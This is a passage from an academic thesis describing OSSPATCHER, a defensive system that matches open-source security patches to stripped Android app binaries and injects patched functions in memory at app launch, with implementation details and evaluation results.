We, therefore, design an analyzer to analyze expressions and solve them using a satisfiability modulo theories (SMT) solver. The analyzer performs lexing and parsing to generate AST from expressions, which is similar to simple calculators, except for support of macro calls and undefined variables. It then converts AST into intermediate code, resolves macro calls using collected macro definitions and symbolizes variables using CVC4 SMT solver [120]. During symbolization, *defined* is a reserved function that checks if a variable (macro) is defined or not, and imposes an implicit constraint that a variable can not have a value unless defined. To interpret this constraint, we create a boolean symbol to represent whether a variable is defined or not and add a constraint that if a variable is not defined, then its value is invalid (NaN). For example, expression `defined(FOO) && FOO > 5` is interpreted as:

$$FOO_{\text{defined}} \land FOO > 5 \land \neg FOO_{\text{defined}} \implies FOO = NaN$$

In addition, since conditional directives can be nested, our expression analyzer also supports constraint concatenation. We run the analyzer on Listing 3.2 and present one solution in Listing 3.3. The solution is represented as `#define` and `#undef` directives and can be used to enable skipped source ranges. OSSPATCHER then invokes *source range analysis* to parse source files and check whether code changes are feasible.


```
#undef PNG_FIXED_POINT_MACRO_SUPPORTED
#undef PNG_FLOATING_ARITHMETIC_SUPPORTED
#undef PNG_READ_BACKGROUND_SUPPORTED
#undef PNG_cHRM_SUPPORTED
#undef PNG_gAMA_SUPPORTED
#undef PNG_sCAL_SUPPORTED
#define PNG_FLOATING_POINT_SUPPORTED
#define PNG_READ_RGB_TO_GRAY_SUPPORTED
```

Listing 3.3: A solution to the expression in Listing 3.2.

Version Analysis. OSSPATCHER also needs to check whether the source patch changes are compatible with old vulnerable OSS versions. Patches generated by git [121] use the unified diff format [122], which provides metadata, such as changed lines, files, and context lines around these changes. While applying patches, context lines are used to identify locations of changes. If context does not match, patches are rejected. For example, the 4-6 lines in Listing 3.1 are context lines. The default number of context lines is 3. However, context matching may not be sufficient for function-level patching, since patches may use modified or even new structures and functions.

Therefore, our version analyzer checks for the following properties: 1) context lines match, 2) argument types and return types of functions are the same, 3) The referenced data structures and function signatures are the same. To perform version analysis, we first run `git apply` to apply patches to vulnerable versions. We then parse patched files into an AST and check for these properties. If code changes in vulnerable functions overlap with skipped source ranges, *expression analysis* is performed to ensure that skipped parts do not violate these properties.

If a patch passes feasibility analysis for a version, we consider it as feasible for this version. For example, the `OpenSSL` patch in Listing 3.1 is feasible for 29 out of 31 vulnerable versions.



```
#ifdef A
#define X 4
#else
#define X 5
#endif

2*3+X
```

Figure 3.2: Variability lexing and parsing using TypeChef.

3.3.3 Variability Analysis

Since app developers may use different OSS variants, OSSPATCHER must correctly infer config options that are related to vulnerable functions — to generate correct binary patch using the same config. Although our feasibility analysis (§3.3.2) can track variability inside vulnerable functions, it cannot reason about variability outside. For example, a function may reference a data structure which contains a field with variable type (i.e., type *int* if macro INT32 is defined, o.w. type *char*). In this case, the value of INT32 is important since it results in different binary layout and offsets.

TypeChef [123] tackles this problem by proposing a variability-aware lexer and parser to build variability-aware AST (VAST). Figure 3.2 shows the workflow of TypeChef. Nodes in VAST, such as functions, strings, or expressions, are correlated with conditions that enable them. TypeChef has been successfully applied to `OpenSSL` and `Linux` to find type errors in untested config combinations [124, 125]. OSSPATCHER leverages TypeChef to parse OSS into VAST to allow config inference based on app binaries. Nevertheless, TypeChef is not automated and requires manual inputs for its analysis of software, namely separate lists containing platform-dependent headers, open features, and partial configurations, respectively. Platform headers refer to architecture or operating system related macros, such as `__x86_64` and `__linux`. These headers are easy to derive since they are uniquely defined for each platform. Open features include configurable features that developers can choose to enable or disable using `configure` script (e.g., condition `A` in Figure 3.2) Whereas, partial configuration list contains non-configurable macros with their predefined (fixed) values. Partial configuration must also contain rules to avoid conflicts (e.g., two mutually exclusive macros that cannot be enabled together).

To automatically generate such input lists, we implement pre-analysis steps: *open feature analysis* and *partial config analysis*.

Open Feature Analysis. TypeChef has a different goal; it has been designed to check for incompatible types and developer errors in untested config combinations [124, 125]. To do that TypeChef builds VAST from all source files and enumerates combinations of macro values to check for type errors. In contrast, OSSPATCHER cares only about changed files and included headers and uses VAST for config inference. Since conditional directives are evaluated by the `preprocessor` to selectively enable code blocks, we therefore design a Clang-based analyzer that only performs preprocessing and collects expressions used by conditional directives in source files and include headers. We also recursively collect expressions from skipped code blocks. Collected expressions are then parsed by our *expression analyzer* (§3.3.2) to extract conditional macros. These macros form the open feature input required by TypeChef.

Partial Config Analysis. Apart from conditional directives, macros are used to set certain OSS attributes, such as timeout or version string. In addition, certain combinations of features are not allowed and may result in a failure of VAST generation since they are syntactically or semantically incorrect. For example, `no-ssl3` is forced if `no-sha` is specified in `OpenSSL`, because SSLv3 uses hashing algorithms internally. TypeChef requires this information to generate VAST. KConfigReader [126] is proposed to extract such information from the Linux kconfig [114] build system. However, this method is not applicable to the GNU build system [127], which is adopted by many OSS projects. Therefore, we build a tool that collects macro definitions and taps into *configure* scripts to extract constraints among features. Although our *partial config analysis* is not complete and may still miss constraints embedded in *Makefile* or other parts of source code, we find the two analyzers greatly reduce the preparation time of TypeChef inputs.

3.3.4 Source vs Binary Matching

Patching app binaries at the function level requires locating vulnerable functions, inferring config options, and fixing external references. To achieve these tasks, we design three independent modules: *function matching*, *config inference*, and *variable matching*. Function matching identifies addresses of vulnerable functions and their external function references. Config inference finds out how vulnerable functions are compiled from the source code and generates a config combination for accurate reproduction. Variable matching identifies external variable references in vulnerable functions. Since app binaries are stripped (§3.2.3), OSSPATCHER should leverage features available in both source code and binaries for source-to-binary comparison. We start with describing the feature extraction process.

Feature Extraction. For source files, we parse their VAST to extract syntactic and semantic features, such as string literals, constants, function calls, and global variable uses along with variability information. We choose simple syntactic and semantic features because, besides being available in compiled binaries, these features are resilient against common compiler optimizations and easy to extract. In contrast, control-flow based features are much harder to define and extract, due to the presence of optional nodes in VAST (i.e. node $\Diamond_A$ in Figure 3.2).

For binary files, we perform a symbolic summarization of each function present in the binary using an integration of static analysis and symbolic execution based on Angr [128]. Specifically, we conduct a multi-path exploration of each function with the goal of discovering references to a set of predetermined features, including strings, constants, functions, and external variables. Our approach of using per-function symbolic summarization to extract features is quite scalable (more so than whole binary exploration) because our multi-path exploration technique is limited to each function. We do not execute function calls within the function being explored, nor do we execute system or API calls. We just focus on extracting all relevant feature references within one function at a time.

Function Matching. To locate vulnerable functions in libraries, we leverages features from VAST and check if they are present in binaries. When searching for vulnerable functions, we mark them as optional since the corresponding file may not be compiled, and different parts in these functions can also be optional due to conditional directives. We start matching by first searching for function names in the dynamic symbol table. If names are present, we report matched addresses. Otherwise, we describe candidate functions by reference/call relationship but include optional VAST nodes. We then use Angr to summarize the binary functions and compare with source functions to identify the closest matches. The above algorithm works well if there are abundant syntactic and semantic features in vulnerable functions. To backup this assumption, we show in §3.5.1 that vulnerable functions of most OSS have on average more than 100 lines of code. In addition to vulnerable functions, we also match large functions in binaries to facilitate *config inference*.

Config Inference. To allow reproduction of vulnerable functions with the same configuration, we check for the presence of variability-related features in binaries and solve their conditions to infer values of config options. The key idea is to identify features that are correlated with config options. As shown in Figure 3.3, we start by collecting config options to be inferred in the VAST of vulnerable functions. Followed by checking if each of these config options are correlated with syntactic and semantic features in the vulnerable functions. For example, option `OPENSSL_NO_EC` is correlated with function reference `OPENSSL_malloc` in Listing 3.1. Since some options may not enclose syntactic and semantic features in vulnerable functions, we also check other matched large functions during *function matching*. We then check for the presence of these features in binary functions and generate constraints based on the mapping from features to expressions of config options. These constraints are solved using a SMT solver to find the corresponding configuration.




Figure 3.3: Explanation of the config inference algorithm.

Variable Matching. Similar to *function matching*, exported variables can be matched by looking up the dynamic symbol table. The case of one hidden variable can also be exclusively matched. However, matching multiple hidden variables becomes challenging due to a lack of enclosed features, which is quite different from matching hidden functions which contain rich features. We solve this challenge by correlating variable references with syntactic and semantic features in the program dependency graph of vulnerable functions. We first compile vulnerable functions into binaries using config options inferred in *config inference*. We then perform foward and backward slicing for external variable references in the program dependency graph to identify features related to each reference in compiled binaries. We consider these features as a description of the variables and use them to match external variable references.

```
FITS_FILE *fits_open (const char *filename, ...) {
...
  if (sizeof (float) == 4)
  {
    fits_ieee32_intel = (op32[3] == 0x3f);
    fits_ieee32_motorola = (op32[0] == 0x3f);
  }
  if (sizeof (double) == 8)
  {
    fits_ieee64_intel = (op64[7] == 0x3f);
    fits_ieee64_motorola = (op64[0] == 0x3f);
  }
```

Listing 3.4: An example of static variable usage in GIMP.

For example, Listing 3.4 shows a function `fits_open` from GIMP, which uses four static variables, including `fits_ieee64_intel` and `fits_ieee64_motorola`. After program slicing and feature extraction, we can identify that each of these variables are associated with different constants. For example, `fits_ieee64_intel` is tied with constant `7` in data flow and `8` in control flow. In contrast, `fits_ieee64_motorola` is tied to `0` and `8`. These features can be used to differentiate these four variables in stripped binaries.

3.3.5 Patch Generation and Injection

Once feasible source patches are matched to the app binaries, OSSPATCHER compiles the patched functions and injects them into the vulnerable apps. To make OSSPATCHER practical and portable for various Android systems, we try to minimize runtime overhead and avoid changing the Android system. Inspired by PatchDroid [104], we design OSSPATCHER to perform in-memory patching at the start of app launching. However, we argue that binary rewriting [129, 107] and hot-patching at runtime [109, 110, 111] are also good patching techniques and leave their implementation as future work. To minimize changes to vulnerable apps during patching, OSSPATCHER slices out vulnerable functions into separate files and compiles them into shared libraries. OSSPATCHER then injects the libraries into vulnerable processes and reroutes vulnerable functions to call patched ones in the injected libraries.

Since vulnerable functions can refer to other functions or variables, OSSPATCHER needs to fill in the references to point to the correct memory locations in app binaries. PatchDroid modifies `GOT` entries to reroute vulnerable functions to patched functions and doesn't address the cases where these functions reference the original app binaries, which is not suitable in OSSPATCHER. Normally, external references of libraries are listed as undefined symbols and resolved by the dynamic loader via checking dependent libraries at runtime. However, since vulnerable functions can refer to hidden functions or variables, naive reliance on library dependency does not work. We, therefore, investigate three approaches for fixing external references. The first approach is to modify the dynamic loader to fix external references while loading patch libraries. This design introduces changes to the system, which we try to avoid and incurs overhead during the loading of all libraries. The second approach is to hard-code reference addresses into libraries during compilation. But this requires per-run adaption of libraries due to address space layout randomization (ASLR) [130]. The third approach is to refactor source code to create stub functions and variables, compile them as dependent stub libraries of patch libraries, and modify stub references to correct locations. OSSPATCHER adopts the stub-based approach, since it avoids changes to the Android system and per-run patch adaption. The workflow of patch generation and injection is explained in Figure 3.4.

Patch Generation. As shown in Figure 3.4, OSSPATCHER generates two types of source files which are further compiled into different shared libraries. This design allows OSSPATCHER to fix references in patched functions and point them to correct locations. Given addresses of vulnerable functions and their references identified by `Matcher` (§3.3.4), we first check the visibility of references by inspecting the dynamic symbol table section (`.dynsym`) in app binaries. For hidden function or variable references, which can be static




Figure 3.4: Workflow of patch generator and patch injector.

or non-static, we generate stubs for them and then invoke ClangMove [131], a tool which is capable of moving various definitions, including functions, variables, and classes, from one file into another, to move patched functions into patch files, and stub functions and variables into stub files. We then compile a stub library out of stub files and a patch library out of patch files, with dependencies to the stub library and original vulnerable libraries. Since Android requires a special tool-chain to build binaries for ARM architecture, we perform cross-compilation by setting `CC` or `CXX` to corresponding compilers from the Android NDK [74] (e.g. `arm-linux-androideabi-gcc`). The two libraries comprise our generated patch binaries.

Patch Injection. With generated stub libraries and patch libraries, OSSPATCHER performs in-memory patching at the start of app. When an app is launched in Android, the app forks the `Zygote` process, then loads native libraries through `dlopen` (which internally maps a library into memory using the `open` and `mmap` system calls), and invokes its constructors. OSSPATCHER identifies a time window where patching is most feasible using `ptrace`, which is after the library loads and before library code executes, OSSPATCHER uses `ptrace` to trace the `Zygote` process for its forking of new processes and keeps tracking `open` and `mmap` calls in child processes. Once vulnerable libraries are mapped in memory, OSSPATCHER checkpoints processes using Criu [132] and injects patch libraries with optional stub libraries into them. After injection, external references in patch libraries point to stub libraries or original app binaries. OSSPATCHER then performs detour-based patching to reroute vulnerable functions in app binaries to patched ones in patch libraries and modifies external references of patch libraries to correct locations by overwriting `GOT` entries. Once an app is patched, OSSPATCHER detaches from the target app and the process runs natively with no overhead.

3.4 Implementation

OSSPATCHER is written mostly in C++ and Python, with a total of 12K C++ and 15K Python lines of code (LOC). OSSPATCHER builds on several preexisting tools. For example, our data collector is built on cve-search [89] for vulnerabilities and OSSPolice [1] for vulnerable apps. All source analysis and refactoring tools are implemented as independent Clang tools using LibTooling [133]. Variability analysis is build on top of TypeChef [123] and binary analysis is based on Angr [128]. Patch injection uses Criu [132] internally. Here we briefly describe the implementation of each component depicted in Figure 3.1.

3.4.1 Collector

We start by describing our data collection and preparation, including vulnerable OSS and apps that use them.

Vulnerability Database. Numerous efforts have been conducted to discover vulnerabilities and corresponding patches [134, 135, 17]. Out of them, NVD is an accurate collaborative platform for reporting and verifying vulnerabilities manually, and has been used to demonstrate characteristics of security patches [113]. Therefore, OSSPATCHER currently collects vulnerabilities and patches from NVD. However, other vulnerability databases such as Vuddy [17] and OSSFuzz [135] can be incrementally added.

Similar to Li et al. [113], we use cve-search [89] to retrieve CVE information from NVD and look for 40-digit commit hash values in reference links of CVEs. We scanned all 95K CVEs at the time of crawling (Jan, 2018) and identified 5,793 CVEs with at least one commit hash related link. Since OSSPATCHER focuses on patching applications in userspace, we ignore system OSS such as the Linux kernel and uboot. We then clone the remaining 619 OSS and try to checkout corresponding commits, which results in 3,047 valid commits tied to 2,723 CVEs. Out of 3,047 commits, 2,045 are from 307 C/C++ OSS such as `OpenSSL` and 42 are from 22 Java OSS such as `Apache Struts`, implying that the number of documented C/C++ OSS vulnerabilities with patches are much more than Java in NVD. We denote these 307 C/C++ OSS as OSS_{nvd}.

Compile Commands. Clang tools based on LibTooling require compile commands to work, which specifies options such as include directories. These commands can be extracted by adding option `-DCMAKE_EXPORT_COMPILE_COMMANDS=ON` to `CMake` [136] or monitoring the compilation process with Bear [137]. Since building each OSS and resolving their OSS dependencies is time-consuming, we leverage OSSFuzz which contains build scripts for a large number of OSS and hook into its build process to get compile commands. OSSFuzz contains 125 OSS at the time of checking (Apr, 2018), denoted as OSS_{fuzz}. We take the intersection of OSS_{nvd} and OSS_{fuzz} and get 39 OSS[2] with 1,111 CVEs and 1,140 patches, denoted as OSS_{eval}. We use OSS_{eval} as our target OSS in evaluation.

Vulnerable Applications. Several studies have been proposed to identify vulnerable Java and C/C++ libraries in apps [21, 1]. Since OSS reuse detection is not the focus of OSSPATCHER, we directly contacted the authors of OSSPolice [1] for a list of flagged vulnerable apps. The obtained list contains 100K unique Android apps tagged with vulnerable OSS versions, denoted as App. Since not all OSS in OSS_{eval} is popularly used by Android apps (e.g. wireshark), we selected 1,000 unique Android apps in total, spanning

[2] Tcpdump is not listed in OSSFuzz but is still included since it is used indirectly by Wireshark which is listed.

10 vulnerable OSS, with 100 apps from each OSS. The 100 apps are randomly selected from apps that use vulnerable versions with feasible patches. We denote the 1,000 apps as App_{eval} and use them as target apps for evaluation.

3.4.2 Analyzer

As mentioned in §3.3.2, our feasibility analyzer contains three independent tools: range analyzer, expression analyzer, and version analyzer. Range analyzer and version analyzer are implemented as `Clang` tools and uses ASTMatcher [138] internally to match and manipulate source code. Expression analyzer includes both frontend AST generation and backend symbolic modeling. We implement the frontend lexer and parser in *expression analyzer* based on Boost Spirit [139] and symbolically represent and solve them using CVC4 [120].

We implement variability analyzer based on TypeChef [123]. Since the current TypeChef requires manual setup, we implement open feature analyzer and partial config analyzer as `Clang` tools to allow semi-automatic setup of TypeChef on new OSS.

3.4.3 Matcher

To extract features from binaries, we first identify function addresses using IDA Pro [140]. We start with exported functions, comparing function names preserved in the binary with ones in source files. If vulnerable functions are non-exported, then we go inside every function and extract corresponding features. Specifically, we extract string literals, constants, function calls and number of global variable uses within each function and compare with sources to assist in the identification of non-exported functions. If a vulnerable function is inlined, we currently reject the corresponding patch. However, this can be improved by detecting and patching all functions containing the inlined function. We leave this as future work.

In terms of source-to-binary matching algorithms, we implement function matching ourselves and use the Z3 solver to solve configurations [141] due to its convenient Python interface. To facilitate variable matching, we compile vulnerable functions based on inferred configurations, extract variables using Angr [128], and implement forward and backward slicing for Vex IR [142].

3.4.4 Patcher

We implement patch generator as a `Clang` tool, which first generates stubs for hidden references and then invokes ClangMove [131] to create patch and stub files. We also reuse compile commands from original vulnerable files to compile patch and stub files. Since OSSFuzz has prepared building dependencies, generating shared libraries for different architectures is then achieved by replacing `CC` or `CXX` with compilers of targeted platforms. For example, `arm-linux-androideabi-gcc` from Android NDK [74] is used to generate patches for Android ARM system, and `GCC` is used for Ubuntu X64 system.

To accurately capture the time window of library loading and perform in-memory patching, we implement patch injector as a daemon that monitors forking of the `Zygote` process and tracks when its forked application processes load vulnerable libraries using `ptrace`. Once they are loaded, we use Criu [132] to checkpoint corresponding processes and perform in-memory patching. Once completed, we resume execution and detach from these processes to avoid tracing overhead.

In addition, since address matching and patch generation may suffer from false positives (i.e., a patch which does not perfectly replace the vulnerable code), inspired by Patch-Droid [104], we implement a rollback mechanism. When injecting patch libraries, we also inject enter and exit counters at the start/end of patched functions. If a patched app crashes, we catch the crash and check whether the enter and exit counters are the same. If not, we revert the patch and re-execute the function.

3.5 Evaluation

In this section, we evaluate the prototype of OSSPATCHER. We start by performing feasibility and variability analysis on 1,140 patches in OSS_{eval}. We then evaluate function matching, config inference, and variable matching algorithms on a labeled dataset. We further apply these algorithms on 1,000 apps in App_{eval}. With the identified configurations and addresses in binaries, we run our patch generator and injector to fix these applications once the vulnerable parts are loaded. We then exercise patched apps using `Monkey` [143] and show that all of them launch and run successfully with negligible memory and performance overhead. To further verify correctness of OSSPATCHER, we collect 10 vulnerabilities with feasible patches and publicly available exploits, including the infamous Heartbleed and Stagefright, and show that all exploits are mitigated.

The evaluation is mainly conducted on a Nexus 5 phone running Android 5.0 (LRX21O) and a Ubuntu 16.04 desktop with 8-core Intel Xeon CPU W3565@3.20GHz and 24GB memory.

3.5.1 Code Analysis Statistics

We perform feasibility and variability analysis on the 39 OSS in OSS_{eval}. The analysis shows that 675 out of 1,140 patches are feasible. We selectively show the results for 10 OSS in Table 3.1, since they are used by apps in App_{eval}. Among the columns displayed in Table 3.1, **#CVEs**, **#Patches**, and **#VVs** (vulnerable version) are information collected from NVD and the table is sorted in descending order of **#CVEs**. At the top of the table, `FFmpeg` and `OpenSSL` are reported to have a large number of CVEs, patches, and vulnerable versions, showing that they are the best targets to evaluate OSSPATCHER. In contrast, `Zlib` has only one vulnerable version and may not help in showing cross-version portability of OSSPATCHER.

Feasibility Analysis. In Table 3.1, **#FPs** shows the number of feasible patches which is

OSS Name	**#CVEs**	**#Patches**	**#VVs**	**#FPs**	**#FVs**	**#VFs**	**#EVFs**	$\overline{LOC_{FP}}$	$\overline{LOC_{VF}}$	$\#\overline{Feats_{VF}}$	**#MIVFs**	**#MRVFs**
FFmpeg	224	251	156	193	152	197	35	8	102	25	25	30
OpenSSL	89	97	142	80	107	145	105	30	153	31	55	82
FreeType	48	53	49	47	39	64	22	14	105	25	7	15
Libxml2	26	28	79	23	14	117	114	31	219	37	8	22
LibTIFF	20	16	29	13	29	34	32	23	45	7	4	4
OpenJPEG	15	16	2	7	1	13	2	17	112	23	4	10
MuPDF	14	13	10	9	5	18	17	8	83	35	17	33
LibPNG	13	9	577	5	185	8	8	12	109	33	19	42
Curl	4	4	92	4	11	9	4	32	45	9	15	25
Zlib	4	4	1	4	1	4	2	27	143	26	2	4


VV: Vulnerable Version, FP: Feasible Patch, FV: Feasible Version, VF: Vulnerable Function, EVF: Exported Vulnerable Function;
$\overline{LOC_{FP}}$: Average Line of Change in Feasible Patch, $\overline{LOC_{VF}}$: Average Line of Code Vulnerable Function;
$\#\overline{Feats_{VF}}$: Average Number of Unique Features in Vulnerable Function;
MIVF: Conditional Macro Inside Vulnerable Function, MRVF: Conditional Macro Related to Vulnerable Function.

Table 3.1: Feasibility and variability analysis results of 10 selected OSS.


defined as feasible to at least one vulnerable version, **#FVs** shows the number of feasible versions which is defined as being applicable by at least one patch. The two columns show characteristics of patches and capabilities of OSSPATCHER. For example, 77% of `FFmpeg` and 83% of `OpenSSL` patches are localized and can be automatically applied by OSSPATCHER. Similarly, the fact that 97% of `FFmpeg` and 75% `OpenSSL` vulnerable versions can be patched shows that their code bases are stable and vulnerable functions rarely change across versions until they are fixed. In contrast, 12% of `Curl`'s vulnerable versions can be patched, indicating that `Curl` has made relevant changes to vulnerable functions across versions, which prevents OSSPATCHER from adapting patches across versions. **#VFs** shows the total number of vulnerable functions across all CVEs/patches and **#EVFs** shows exported (non-static) ones among them. $\overline{LOC_{FP}}$ shows average line of change in feasible patches, $\overline{LOC_{VF}}$ shows average size of vulnerable functions[3], and $\#\overline{Feats_{VF}}$ shows average number of unique features in vulnerable functions. From the table, we can see that 197 functions in `FFmpeg` are changed across 193 feasible patches. Similarly, 145 functions in `OpenSSL` are changed among 80 feasible patches. This shows that vulnerabilities can reside in different functions across open source software. $\overline{LOC_{VF}}$ of these two OSS are 102 and 153 respectively, implying that security vulnerabilities are located in medium to large functions. $\#\overline{Feats_{VF}}$ shows that such functions contains a considerable amount of features. In addition, $\overline{LOC_{FP}}$ shows that patches are localized and change only small parts of corresponding vulnerable functions.

Apart from overall description of patches, we also present cross version analysis and code size analysis for `OpenSSL` and `FFmpeg` in detail. Figure 3.5a shows the cumulative distribution function (CDF) of feasible version count and vulnerable version count. It reveals that 80% of patches are tagged with less than 40 vulnerable versions and can be applied to less than 15 feasible versions. To understand the capabilities of each patch, we compute the ratio of feasible version count over vulnerable version count (FV/VV) and present its CDF

[3]The size of a vulnerable function is taken from the latest feasible patch that fixes the particular function.



(a) CDF of **#FV** and **#VV**.




(b) CDF of **#FV/#VV** ratio.


Figure 3.5: Cross version analysis for feasible patches.

in Figure 3.5b. The plot shows that 50% of patches have a higher than 35% FV/VV ratio in both `FFmpeg` and `OpenSSL`, implying that OSSPATCHER can be adapted to one third of vulnerable versions for half of the patches. We further inspect release dates of feasible versions versus infeasible versions for patches and find that feasible versions are newer ones while infeasible versions are released years before patch disclosure. This implies that these patches are more likely to be feasible to newer versions of OSS. In addition, to better understand changes in patches and their enclosing functions, we show the CDF of line of change for patches and line of code for vulnerable functions in Figure 3.6. Figure 3.6a reveals that 80% of patches changes less than 40 and 10 lines in `OpenSSL` and `FFmpeg` respectively, validating the insight from Li et al. [113] that security patches are localized small in size. Figure 3.6b shows that 50% of vulnerable functions have more than 90 and 70 lines of code in `OpenSSL` and `FFmpeg` respectively. The decent size of vulnerable functions allows OSSPATCHER to collect a considerable amount of syntactical features for source-to-binary matching. However, it also indicates that patching may incur some memory overhead, since these functions are compiled and injected into running apps.

For infeasible patches, we also investigate them to understand potential improvements to OSSPATCHER. As depicted in §3.3.2, *feasibility analyzer* analyzes change types, context



(a) CDF of line of change in patches.



(b) CDF of line of code in vulnerable functions.

Figure 3.6: Code size analysis for feasible patches.

lines, and reference compatibilities to decide feasibility of a patch. Hence, a patch may be infeasible due to three reasons, namely, non-functional changes, context mismatches, and incompatible references. Of the 465 infeasible patches, 27% fail due to non-functional changes, 64% do not have matching context lines, and 9% have incompatible references such as new classes or functions with modified signatures. Therefore, we expect that a more comprehensive list of feasible change types and a better mechanism for formatting patches and locating their insertion points (probably with help from OSS developers or security researchers), similar to Coccinelle [144], can further improve the percentage of feasible source patches.

